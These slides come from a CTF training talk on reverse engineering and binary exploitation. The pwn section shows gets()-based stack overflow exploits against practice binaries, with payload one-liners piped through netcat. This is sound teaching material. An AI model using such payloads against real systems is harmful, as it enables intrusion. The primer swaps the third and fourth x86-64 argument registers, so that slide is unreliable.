THE VALUE OF PERFORMANCE.

NORTHROP GRUMMAN

CTF Training

University of Illinois March 29, 2019

Richard Hammond

Cyber Software Engineer

Agenda

NORTHROP GRUMMAN

- Why CTF?
- Tools Used
- RE Problems
- PWN Problems

Why CTF

NORTHROP GRUMMAN

- Builds critical problem solving skills
- We use those skills everyday to solve challenging problems
  - Field component development – multiple platforms
  - Un-attributable communications
  - Radio and wired communications
  - Command and Control
  - Mission Planning
  - Operations knowledge and support
  - Vulnerability Analysis

Tools

NORTHROP GRUMMAN

- IDA
  - Free for 32 bit binarys
- Ghidra
  - Open source from NSA
  - Includes decompilers
- Python
  - IDA python
  - Creating shellcode
- Objdump
- GDB
- Hex Workshop
- Favorite Linux distro
- https://tools.kali.org/tools-listing

THE VALUE OF PERFORMANCE.


NORTHROP GRUMMAN

Reverse Engineering

x86-64 Assembly Primer

NORTHROP GRUMMAN

- $rsp – Points to the top of the stack. Stack grows towards lower addresses. Stack is allocated by subtracting from $rsp.
- $rbp – Points to the base of the stack frame. Stores the previous base pointer and can be used to “unroll” the stack. $rbp doesn’t change within the stack frame so pointer arithmetic can be used with $rbp to access local variables and function arguments.



stack frame of foo2

x86-64 Assembly Primer Continued

NORTHROP GRUMMAN

- $rdi contains argument 1
- $rsi contains argument 2
- $rcx contains argument 3
- $rdx contains argument 4

RE Problems

NORTHROP GRUMMAN

- Given a binary without the source code
- Find a flag (string of characters) hidden in the binary
- Approach
  - Run file utility to figure out what the file is
  - Run the binary
  - Find interesting strings (strings utility)
  - Examine binary (objdump)
  - Trace back the code that leads to the desired output
  - Focus on what input creates the desired output and ignore everything else
- Flag Format
  - nctf{}

h4ck3rz

NORTHROP GRUMMAN

- Simple warm up
- Start by running the file utility and then see if there are any interesting strings
  - `file h4ck3rz`
  - `strings h4ck3rz`

matr1x

NORTHROP GRUMMAN

- Slightly harder, but still easy to find string
- Run strings utility (`strings matr1x`)
- Run the binary (`./matr1x`)
- Disassemble binary (`objdump -d -M intel matr1x`)
- Look for anything that could transformed into the flag

kendrick

NORTHROP GRUMMAN

- Run binary (`./kendrick`)
- Find “hidden function” (`objdump -d -M intel kendrick`)
- Figure out where the characters are being outputted (puts)
- Apply “hidden function” to output and get the flag
  - Extract desired bytes
  - Use python to recreate the hidden function

THE VALUE OF PERFORMANCE.

NORTHROP GRUMMAN

PWN

PWN Problems

NORTHROP GRUMMAN

- Very similar to RE problems
- Binary usually runs on a server and accepts inputs
- Approach
  - Use static analysis (IDA, Objdump…) to identify a vulnerability
    - Vulnerabilities are found by looking at where the program takes input. Was the data not sanitized, were unsafe functions used with no bounds on copy?
  - Plan your exploit (shellcode on the stack, heap, rop chain?)
  - Write an exploit to gain control of program execution
  - Use GDB to dynamically debug shellcode
- Flag Format
  - nctf{}

overflowMe

NORTHROP GRUMMAN

- Run the binary
- Load the binary in IDA/Objdump
- The binary has an interesting function called ‘win’
  - How is this function triggered?
- Can the variable that guards the call to ‘win’ be modified?
- Find the function that accepts input
  - How big is the buffer it copies to?
  - Does it put a size restriction on the copy?

overflowMe Solve

NORTHROP GRUMMAN

```
add     esp, 10h
mov     [ebp+secret], 0
sub     esp, 0Ch
lea     eax, [ebp+s]
push    eax             ; s
call    _gets
add     esp, 10h
cmp     [ebp+secret], 0
jz      short loc_8048612
call    win
```

- ‘win’ sounds like an interesting function
  - We don’t care what it does. Just guessing we need to execute it
- ‘secret’ also sounds like an interesting variable
- ‘secret’ is compared to 0. If ‘secret’ is zero, then the branch is taken. If ‘secret’ is non-zero, then ‘win’ is called. How do we make ‘secret’ non-zero?

overflowMe Solve

NORTHROP GRUMMAN

```
.text:080485F9                 lea     eax, [ebp+s]
.text:080485FC                 push    eax             ; s
.text:080485FD                 call    _gets
```

- ‘gets’ is a dangerous function as it does unrestricted copies
- The stack variable ‘s’ is getting passed to ‘gets’
- The ‘secret’ variable is also on the stack. Can writing enough data into ‘s’ change the value of ‘secret’?

```
.text:080485CB s               = byte ptr -48h
.text:080485CB secret          = dword ptr -0Ch
```

  - IDA tells us the layout of the stack in relation to $ebp
  - ‘secret’ is at a higher address than ‘s’ and therefore can be overwritten
  - ‘s’ has 60 bytes allocated to it (0x48 – 0x0C). Writing 61 bytes to ‘s’ will change the value of ‘secret’

overflowMe Solve

NORTHROP GRUMMAN

- If unable to reach CTF server, create server on local machine
  - Put a flag.txt file in /home/overflowme
  - Run `nc -l -p 1234 | ./overflowme`
- Create the exploit string and pipe it to netcat
  - `python -c ‘print “\xAA” * 61’ | nc <ip addr> <port>`

slightlyHarder

- Very similar to last problem
- Run the binary
- Load it into IDA and see what you can find

slightlyHarder Solve

NORTHROP GRUMMAN

```
.text:08048569                 lea     eax, [ebp+s]
.text:0804856F                 push    eax             ; s
.text:08048570                 call    _gets
```

- 'gets' is used again with a stack variable as the argument

```
.text:0804854B s               = byte ptr -84h
.text:0804854B secret          = dword ptr -0Ch
```

- This time the buffer passed to 'gets' is 120 bytes long (0x84 – 0x0C)

```
.text:08048578                 cmp     [ebp+secret], 1337h
.text:0804857F                 jnz     short loc_8048588
.text:08048581                 call    win
```

- 'secret' must be equal to 0x1337 for 'win' to be called. 'secret' is initialized to 0 and never set after that. We have control over what 'secret' is after overflowing 's'.

slightlyHarder Solve


NORTHROP GRUMMAN

- If unable to reach CTF server, create server on local machine
  - Put a flag.txt file in /home/slightlyharder
  - Run `nc -l -p 1234 | ./slightlyharder`
- Create exploit string and pipe it into netcat
  - `python -c ‘print “\xAA” * 120 + “\x37\x13”’ | nc <ip> <port>`
- 120 bytes fill up the buffer ‘s’. The next two bytes overwrite “secret”.
- We are working with little endian so the LSB must come first

cfiRedirect

NORTHROP GRUMMAN

- Another buffer overflow
- Goal is control over PC, not overwriting a stack variable
- Need to get control over $eip. At the end of the function, $ebp + 4 (the return address) will be popped off the stack and put into $eip. Can we change what $ebp + 4 is?



stack frame of foo2

cfiRedirect Solve

NORTHROP GRUMMAN

```
.text:08048536                 call    vuln
```

- “main” does an unconditional call to “vuln”

```
s               = byte ptr -44h
var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ebx
                sub     esp, 44h
                call    __x86_get_pc_thunk_ax
                add     eax, 1334h
                sub     esp, 0Ch
                lea     edx, [ebp+s]
                push    edx             ; s
                mov     ebx, eax
                call    _gets
```

- Once again “gets” is used, but “win” is never called. We can fix that by writing 68 bytes (0x44) to fill the stack frame, another 4 bytes to overwrite $ebp, and another 4 to overwrite the return address.

cfiRedirect Solve

- If unable to reach CTF server, create server on local machine
  - Put a flag.txt file in /home/cfiredirect
  - Run `nc -l -p 1234 | ./cfiredirect`

```
text:08048549 ; void win()
```

- Address of win is 0x8048549. This is what we need to set $ebp + 4 to. Remember little endian.

- Create exploit string and pipe it into netcat
  - `python -c 'print "\xAA" * 72 + "\x49\x85\x04\x08"'`

Questions?

References

- https://software.intel.com/sites/default/files/article/402129/mpx-linux64-abi.pdf
- https://www.hex-rays.com/products/ida/support/idapython_docs/

THE VALUE OF PERFORMANCE.
NORTHROP GRUMMAN